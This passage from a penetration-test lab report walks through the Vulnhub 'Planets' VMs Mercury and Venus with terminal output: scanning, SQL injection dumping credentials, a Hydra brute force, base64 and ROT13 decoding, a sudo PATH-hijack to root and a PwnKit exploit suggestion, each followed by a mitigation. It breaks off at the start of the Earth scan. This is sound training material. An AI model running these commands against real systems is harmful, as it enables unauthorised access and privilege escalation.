Limit the machine's exposure by disabling unused ports and services. Regularly audit open ports and services for unnecessary exposure.

### 4.2 Web Application Vulnerabilities (Port 8080)

Vulnerability: Through directory busting with [Gobuster](#), sensitive files (e.g., [robots.txt](#)) were uncovered, which contained information leading to further exploration. A login page was identified as vulnerable to [SQL Injection](#), allowing access to a backend database.

- **Impact:** Unauthorized access to database information could lead to data theft or further compromise.



- 
- **Evidence:** SQLMap revealed injectable parameters, confirming the presence of SQL vulnerabilities.



EAGLE  
Security First,  
Always

```
(kali㉿kali)-[~]
$ nmap 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 14:39 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.15
Host is up (0.0015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp  open  http-proxy

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.33 seconds
```



A screenshot of a Kali Linux desktop environment. At the top is a black header bar with various icons. Below it is a window manager interface with tabs labeled 1 through 4. A central window shows a browser with the address bar containing "10.0.2.15:8080/". The browser's title bar says "Problem loading page". The main content area of the browser displays the text "Hello. This site is currently in development please check back later." Below the browser are several quick-launch icons for Kali Linux tools like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The desktop background is a light gray.



```
Problem loading page      kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x  kali@kali: ~ x
[...]
START_TIME: Tue Oct  8 14:51:05 2024
URL_BASE: http://10.0.2.15:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

[...]
GENERATED WORDS: 4612
— Scanning URL: http://10.0.2.15:8080/ —
+ http://10.0.2.15:8080/robots.txt (CODE:200|SIZE:26)

[...]
END_TIME: Tue Oct  8 14:52:11 2024
DOWNLOADED: 4612 - FOUND: 1

[(kali㉿kali)-[~]]$
```

## 4.3 SSH Access via Discovered Credentials

**Vulnerability:** SQL injection testing exposed credentials that were valid for SSH login. This highlights potential issues with credential reuse and poor password management.

- **Impact:** Unauthorized SSH access allowed full access to the user environment, facilitating further exploration and privilege escalation.
- **Evidence:** SSH login was achieved with the discovered username and password combination.



```
User-agent: *
Disallow: /
```

```
(kali㉿kali)-[~]
└─$ sqlmap -u http://10.0.2.15:8080/mercuryfacts/ --dbs --batch
h... so much!!!
```

```
available databases [2]:
[*] information_schema
[*] mercury
```

+-----+	password	+-----+	username	+-----+
id				
1	johnny1987		john	
2	lovemykids111		laura	
3	lovemybeer111		sam	
4	mercuryisthesizeof0.056Earths		webmaster	

## 4.4 Privilege Escalation via Sudo Misconfiguration

Vulnerability: A script with sudo privileges was misconfigured, allowing the user to escalate privileges to root. By analyzing the sudo rights of the current user, it was possible to execute a script with elevated privileges and gain root access.

- **Impact:** Full control over the system was achieved, compromising its integrity and confidentiality.



EAGLE  
Security First,  
Always

- **Evidence:** Using sudo, the script was executed with root privileges, providing a root shell and access to the root flag.

```
→ ssh webmaster@10.0.2.9
webmaster@10.0.2.9's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Sat 23 Dec 22:04:59 UTC 2023

 System load:  0.1          Processes:            99
 Usage of /:   75.0% of 4.86GB  Users logged in:      0
 Memory usage: 28%          IPv4 address for enp0s3: 10.0.2.9
 Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Activate Windows  
Go to Settings to activate Windows



```
Problem loading page View Help
kali@kali: ~ × kali@kali: ~ × webmaster@mercury: ~/mercury_proj ×
webmaster@mercury:~$ ls
mercury_proj user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3 manage.py mercury_facts mercury_index mercury_proj notes.txt
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGT
tCg=
webmaster@mercury:~/mercury_proj$ echo webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4w
NTZFYXJ0aHMK
webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
webmaster@mercury:~/mercury_proj$ echo webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4w
NTZFYXJ0aHMK | base64 --decode
***j*^base64: invalid input
webmaster@mercury:~/mercury_proj$ echo bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aH
MK | base64 --decode
mercuryisthesizeof0.056Earths
webmaster@mercury:~/mercury_proj$
```



**EAGLE**  
Security First,  
Always

```
kal...:~ x  ||  kal...:~ x  ||  webmaster@mer.../mercury_proj  x  |  root@...ry:~ x
Last login: Fri Aug 28 12:57:20 2020 from 192.168.31.136
linuxmaster@mercury:~$ ls
linuxmaster@mercury:~$ cd /root
-bash: cd: /root: Permission denied
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$ ln -s /usr/bin/vim tail
linuxmaster@mercury:~$ ls
tail
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
2 files to edit

root@mercury:/home/linuxmaster# id
uid=0(root) gid=0(root) groups=0(root)
```



```
10.0.2.15:8080/mercury root@mercury:~  
File Actions Edit View Help  
kal...: ~ x kal...: ~ x webmaster@mer.../mercury_proj x root@...ry: ~ x  
Congratulations on completing Mercury!!!  
If you have any feedback please contact me at SirFlash@protonmail.com  
[root_flag_69426d9fda579afbffd9c2d47ca31d90]  
root@mercury:~#
```

## 5. Result

The Mercury machine was found to have several critical vulnerabilities:

- **SQL Injection:** Allowed unauthorized access to sensitive data.
- **Weak Credential Management:** Exposed credentials facilitated SSH access.
- **Privilege Escalation:** Misconfigured sudo permissions enabled root access.



# VENUS

## 1. Target

Gain both user and root access to the Venus machine and demonstrate privilege escalation techniques.

## 2. Tools

- Nmap (network scanning)
- ARP Scan (network device discovery)
- Feroxbuster (directory enumeration)
- Hydra (brute force login)
- Burp Suite (authentication token manipulation)
- CyberChef (decryption)
- LinPeass (privilege escalation auditing)
- Python (for simple HTTP server)

## 3. Scope

- The scope of this penetration test included the following:
  1. Identifying the host machine IP and scanning for open ports.
  2. Exploring open services for vulnerabilities such as weak credentials and misconfigurations.
  3. Exploiting identified vulnerabilities to gain unauthorized access and escalate privileges.
  4. Recommending mitigations to secure the identified vulnerabilities.



## 4. Target Identification

The target machine was identified as **172.16.110.131** on the network. After successfully scanning the network, we identified open services for further exploitation.

PORT	STATE	SERVICE
22/tcp	open	ssh
8080/tcp	open	http-proxy

## 5. Steps

### 5.1 Network Scanning

#### 5.1.1 Vulnerability

#### Lack of ICMP Response

By disabling ICMP responses, the target initially attempted to evade simple network discovery, but we bypassed this **using nmap -sS**.

#### 5.1.2 Mitigation

- ICMP responses should not be completely disabled; instead, use firewalls to restrict pings to trusted IPs only. Monitoring unusual ICMP traffic can help detect potential scanning attempts.



```
(mahmood@kali)-[~]
$ nmap 172.16.110.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 16:28 EEST
Nmap scan report for 172.16.110.1
Host is up (0.00032s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
5000/tcp  open  upnp
7000/tcp  open  afs3-fileserver
10000/tcp open  snet-sensor-mgmt
10001/tcp open  scp-config

Nmap scan report for 172.16.110.2
Host is up (0.00041s latency).
All 1000 scanned ports on 172.16.110.2 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 172.16.110.130
Host is up (0.00038s latency).
All 1000 scanned ports on 172.16.110.130 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```



```
mahm00d@kali: ~
Nmap scan report for 172.16.110.130
Host is up (0.00038s latency).
All 1000 scanned ports on 172.16.110.130 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.05 seconds

└─(mahm00d㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:5d:b6:be, IPv4: 172.16.110.130
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.110.1    fa:ff:c2:11:a7:65      (Unknown: locally administered)
172.16.110.2    00:50:56:e2:6a:0e      (Unknown)
172.16.110.131  00:0c:29:4e:75:66      (Unknown)
172.16.110.254  00:50:56:f3:cd:46      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.886 seconds (135.74 hosts/sec). 4
responded

└─(mahm00d㉿kali)-[~]
└─$
```

```
mahm00d@kali: ~
responded

└─(mahm00d㉿kali)-[~]
└─$ nmap -A 172.16.110.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 16:31 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.17 seconds

└─(mahm00d㉿kali)-[~]
└─$ sudo nmap -sS 172.16.110.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 16:31 EEST
Nmap scan report for 172.16.110.131
Host is up (0.0010s latency).
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp  open  http-proxy
MAC Address: 00:0C:29:4E:75:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.28 seconds

└─(mahm00d㉿kali)-[~]
└─$
```



## 5.2 Open Port Discovery

### 5.2.1 Port 8080 – HTTP Login Page

We found an HTTP login page on <http://172.16.110.131:8080>, accessible with default credentials (guest:guest).

### 5.2.2 Vulnerability

#### Weak Credentials (Default Login)

The presence of default or weak credentials poses a significant security risk, allowing easy unauthorized access.

### 5.2.3 Mitigation

Default credentials should be removed immediately after setup.

Implement strong password policies that require complex passwords and regular changes.  
Employ multi-factor authentication (MFA) for added security.

A screenshot of a web browser window titled "Venus Monitoring Login". The URL bar shows "172.16.110.131:8080". The page content includes a "Please login:" section with a note about guest credentials. A form with fields for "Username" (containing "admin") and "Password" (containing "guest") is shown, along with a "Login" button. A red box highlights the "Invalid username." message below the form.

## 5.3 Directory Enumeration

### 5.3.1 Discovered Directory

We uncovered the /admin directory through Feroxbuster, which housed a login form susceptible to brute force attacks.

### 5.3.2 Vulnerability

#### Unprotected Sensitive Directory

Sensitive directories should not be easily discoverable via automated tools like Feroxbuster.



### 5.3.3 Mitigation

Use secure authentication mechanisms and implement rate-limiting to prevent brute force attacks.

Configure directory access controls and hide sensitive directories from web crawlers using a robots.txt file or other mechanisms.


Apply CAPTCHA or account lockout policies after multiple failed login attempts.

```
mahmood@kali: ~
Processing triggers for wordlists (2023.2.0) ...
└─(mahmood㉿kali)-[~]
$ feroxbuster --url http://172.16.110.131:8080

[----] [--] [--] [--] [--],  [--] [X] [--] [--]
by Ben "epi" Risher 🐦 ver: 2.11.0
Target Url          http://172.16.110.131:8080
Threads             50
Wordlist            /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes        All Status Codes!
Timeout (secs)      7
User-Agent          feroxbuster/2.11.0
Config File         /etc/feroxbuster/ferox-config.toml
Extract Links       true
HTTP methods        [GET]
Recursion Depth    4

Press [ENTER] to use the Scan Management Menu™

404   GET    10l    21W    179c Auto-filtering found 404-like response and created new filter; toggle
off with --dont-filter
301   GET    0l     0w      0c http://172.16.110.131:8080/admin => http://172.16.110.131:8080/admin/
200   GET    30l    64W    626c http://172.16.110.131:8080/
302   GET    0l     0w      0c Auto-filtering found 404-like response and created new filter; toggle
off with --dont-filter
[#####] - 76s    60000/60000  0s      found:2      errors:8
[#####] - 76s    30000/30000   396/s    http://172.16.110.131:8080/
[#####] - 69s    30000/30000   435/s    http://172.16.110.131:8080/admin/
└─(mahmood㉿kali)-[~]
$
```



## 5.4 User Enumeration and Credential Brute Force

Using **Hydra**, we enumerated valid usernames for login via the /admin endpoint.

### 5.4.1 Vulnerability

#### User Enumeration

The system's different responses for invalid usernames and passwords allowed us to determine valid usernames, exposing the system to brute force attacks.

### 5.4.2 Mitigation

- Standardize error messages for login attempts (e.g., “Invalid credentials”) so that they don’t reveal whether a username or password is incorrect.



- Implement account lockout mechanisms after a set number of failed login attempts to prevent brute force attacks.

```
mahm00d@kali: ~/Documents/wordlist
-rwxrwxr-x 1 mahm00d mahm00d 1728722 Oct 10 17:27 rdp_passlist.txt
-rw-rw-r-- 1 mahm00d mahm00d 74362 Oct 10 17:27 router_default_password.md
-rwxrwxr-x 1 mahm00d mahm00d 759744 Oct 10 17:27 ssh_passwd.txt
-rw-rw-r-x 1 mahm00d mahm00d 719429 Oct 10 17:27 usernames.txt

└─(mahm00d㉿kali)-[~/Documents/wordlist]
    $ pwd
    /home/mahm00d/Documents/wordlist

└─(mahm00d㉿kali)-[~/Documents/wordlist]
    $ hydra -L /home/mahm00d/Documents/wordlist/usernames.txt -p guest -s 8080 172.16.110.131 http-post-form "/:username=^USER^&password=^PASS^: Invalid username."
    Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

    Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-10 17:28:53
    [WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
    [DATA] max 16 tasks per 1 server, overall 16 tasks, 81475 login tries (1:81475/p:1), ~5093 tries per task
    [DATA] attacking http-post-form://172.16.110.131:8080/:username=^USER^&password=^PASS^: Invalid username.
    [STATUS] 2941.00 tries/min, 2941 tries in 00:01h, 78534 to do in 00:27h, 16 active
    [STATUS] 2829.33 tries/min, 8488 tries in 00:03h, 72987 to do in 00:26h, 16 active
    [STATUS] 2834.43 tries/min, 19841 tries in 00:07h, 61634 to do in 00:22h, 16 active
    [0080][http-post-form] host: 172.16.110.131 login: guest password: guest
    [STATUS] 2804.75 tries/min, 33657 tries in 00:12h, 47818 to do in 00:18h, 16 active
    [0080][http-post-form] host: 172.16.110.131 login: magellan password: guest
    [STATUS] 2791.65 tries/min, 47458 tries in 00:17h, 34017 to do in 00:13h, 16 active
    [STATUS] 2804.23 tries/min, 61693 tries in 00:22h, 19782 to do in 00:08h, 16 active
    [STATUS] 2830.26 tries/min, 76417 tries in 00:27h, 5058 to do in 00:02h, 16 active
    [0080][http-post-form] host: 172.16.110.131 login: venus password: guest
    [STATUS] 2834.25 tries/min, 79359 tries in 00:28h, 2116 to do in 00:01h, 16 active
    1 of 1 target successfully completed, 3 valid passwords found
    Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-10 17:57:44

└─(mahm00d㉿kali)-[~/Documents/wordlist]
    $
```

## 5.5 Authentication Token Analysis

We intercepted and decoded authentication cookies using **Burp Suite** and found that the cookies were Base64-encoded username and password hashes.

### 5.5.1 Vulnerability

#### Insecure Authentication Tokens

Storing usernames and passwords in cookies, even encoded, presents a significant risk, as attackers can easily decode and manipulate them to gain unauthorized access.



## 5.5.2 Mitigation

- Never store sensitive data like passwords in cookies. Use secure tokens such as JWTs (JSON Web Tokens) with strong encryption.
- Ensure tokens have a short expiration time and are signed to prevent tampering.
- Use HTTPS to protect tokens from being intercepted in transit.

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/ HTTP/1.1` with various headers including `Host: 172.16.110.131:8080`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0`, and a `Set-Cookie: auth=bWFnZWxsYW46dGhyZmK`.
- Response:** An HTTP/1.1 200 OK response with headers like `Date: Thu, 10 Oct 2024 23:57:46 GMT`, `Server: WSGIServer/0.2.0 Python/3.9.5`, and `X-Frame-Options: DENY`. The response body contains an HTML page with a title "Venus Monitoring" and a central image of Venus.
- Inspector:** The "Selected text" pane shows the decoded value of the cookie: `magellan:irahfvnatrbbybt11989`.
- Bottom Status:** 761 bytes | 3 millis | Memory: 242.1MB



```
magellan@venus:~/CVE-2021-4034-main          mahm00d@kali: ~/Downloads
                                              
ername='^USER'^&password='^PASS^': Invalid username."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-10 17:28:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81475 login tries (l:81475/p:1), ~5093 tries per task
[DATA] attacking http-post-form://172.16.110.131:8080/:username='USER'^&password='^PASS^': Invalid username.
[STATUS] 2941.00 tries/min, 2941 tries in 00:01h, 78534 to do in 00:27h, 16 active
[STATUS] 2829.33 tries/min, 8488 tries in 00:03h, 72987 to do in 00:26h, 16 active
[STATUS] 2834.43 tries/min, 19841 tries in 00:07h, 61634 to do in 00:22h, 16 active
[8080][http-post-form] host: 172.16.110.131 login: guest password: guest
[STATUS] 2804.75 tries/min, 33657 tries in 00:12h, 47818 to do in 00:18h, 16 active
[8080][http-post-form] host: 172.16.110.131 login: magellan password: guest
[STATUS] 2791.65 tries/min, 47458 tries in 00:17h, 34017 to do in 00:13h, 16 active
[STATUS] 2804.23 tries/min, 61693 tries in 00:22h, 19782 to do in 00:08h, 16 active
[STATUS] 2830.26 tries/min, 76417 tries in 00:27h, 5058 to do in 00:02h, 16 active
[8080][http-post-form] host: 172.16.110.131 login: venus password: guest
[STATUS] 2834.25 tries/min, 79359 tries in 00:28h, 2116 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-10 17:57:44


(mahm00d㉿kali)-[~/Documents/wordlist]
└─$ echo venus:thrgf | base64
dmVudXM6dGhyZmcK

(mahm00d㉿kali)-[~/Documents/wordlist]
└─$ 

(mahm00d㉿kali)-[~/Documents/wordlist]
└─$ echo magellan:thrgf | base64
bWFnZWxsYW46dGhyZmcK
```



```
magellan@venus:~  
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
8080/tcp  open  http-proxy  
MAC Address: 00:0C:29:4E:75:66 (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 5.38 seconds  
└──(mahmood㉿kali)-[~/Documents/wordlist]  
$ ssh guest@172.16.110.131  
The authenticity of host '172.16.110.131 (172.16.110.131)' can't be established.  
ED25519 key fingerprint is SHA256:dxWE635ufuhPorizNHTsgftcxxeSxrruyGTZLlmFLEY.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '172.16.110.131' (ED25519) to the list of known hosts.  
guest@172.16.110.131's password:  
Permission denied, please try again.  
guest@172.16.110.131's password:  
  
└──(mahmood㉿kali)-[~/Documents/wordlist]  
$ ssh venus@172.16.110.131  
venus@172.16.110.131's password:  
Permission denied, please try again.  
venus@172.16.110.131's password:  
  
└──(mahmood㉿kali)-[~/Documents/wordlist]  
$ ssh magellan@172.16.110.131  
magellan@172.16.110.131's password:  
[magellan@venus ~]$ ls  
user_flag.txt  venus_monitor_proj  
[magellan@venus ~]$ cat user_flag.txt  
[user_flag_e799a60032068b27b8ff212b57c200b0]  
[magellan@venus ~]$ █
```



The screenshot shows the CyberChef interface with two tabs: "ROT13 - CyberChef" and "ROT13 - CyberChef". The left sidebar lists various encoding/decoding recipes. The main area shows the ROT13 recipe selected. The "Input" field contains the encoded flag: "irahfvnatrbyt1989". The "Output" field shows the decrypted flag: "venusiangeology1989". The "Amount" dropdown is set to 13.



## 5.6 Privilege Escalation

After gaining SSH access as mellin, we needed to escalate privileges to root. We utilized the **Lines** tool to identify privilege escalation opportunities.

### 5.5.1 Vulnerability

#### CVE-2021-4034 (Polkit Exploit)

We identified a known vulnerability, CVE-2021-4034, in the system's Polkit service. Exploiting this vulnerability allowed us to gain root access.

### 5.5.2 Mitigation

- Apply the latest security patches promptly, as this vulnerability had been publicly disclosed prior to the test.
- Regularly monitor systems for known vulnerabilities and employ automated tools to detect and alert on outdated software.



```
magellan@venus:~/CVE-2021-4034-main
```

```
magellan@venus:~/CVE-2021-4034-main * mahm00d@kali: ~/Downloads
```

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSSET)

Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF

Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-0847] DirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: less probable
Tags: ubuntu=(20.04|21.04),debian=11
Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: less probable
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

## 5.6 Root Access

Using the Polkit exploit, we successfully escalated our privileges to root and accessed sensitive data, including the root flag.





## 6. Conclusion

### 6.1 Summary Of Findings

1. **Weak Credentials:** The use of default or weak credentials allowed easy access to the system.
2. **User Enumeration:** Differences in error messages exposed valid usernames, making the system vulnerable to brute force attacks.
3. **Insecure Cookies:** Storing credentials in Base64-encoded cookies led to unauthorized access via token manipulation.
4. **Unpatched Vulnerability (CVE-2021-4034):** A critical, publicly-known vulnerability allowed for privilege escalation to root.

### 6.2 Recommendation for Mitigation

1. **Strengthen Credential Policies:** Enforce the use of strong passwords and eliminate default credentials immediately after deployment.
2. **Implement User Lockout and Standard Error Messaging:** Prevent user enumeration and brute force attacks by standardizing error messages and implementing account lockouts after several failed attempts.
3. **Secure Cookie Handling:** Do not store sensitive information in cookies; use secure, encrypted tokens with expiration and HTTPS.
4. **Regular Patch Management:** Ensure that all systems are up-to-date with the latest security patches and monitor for known vulnerabilities.



# The Planets: Earth

## 1. Target

This report documents the penetration testing process conducted on

**The Planets: Earth VM** from Vulnhub. The objective is to identify vulnerabilities, exploit them, and suggest mitigation strategies. The testing follows a structured approach, ensuring comprehensive coverage of the target environment.

## 2. Tools

- netdiscover.
- Nmap.
- gobuster.
- netcat
- cyberchef.
- ltrace

## 3. Steps



## 3.1 Information Gathering and Scanning

### 3.1.1 Network Scanning

- **Objective:** Identify open ports and services running on the target machine.
- **Tool:** Nmap

```
└$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.182.147 netmask 255.255.255.0 broadcast 192.168.182.255
        inet6 fe80::b932:c669:75b3:c4c5 prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:4a:52:c2 txqueuelen 1000 (Ethernet)
            RX packets 22260 bytes 17015130 (16.2 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 126397 bytes 9135786 (8.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
FinishedTX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
└(root㉿kali)-[~/home/kali]
└# sudo nmap -sV -sC -v -T4 192.168.182.107
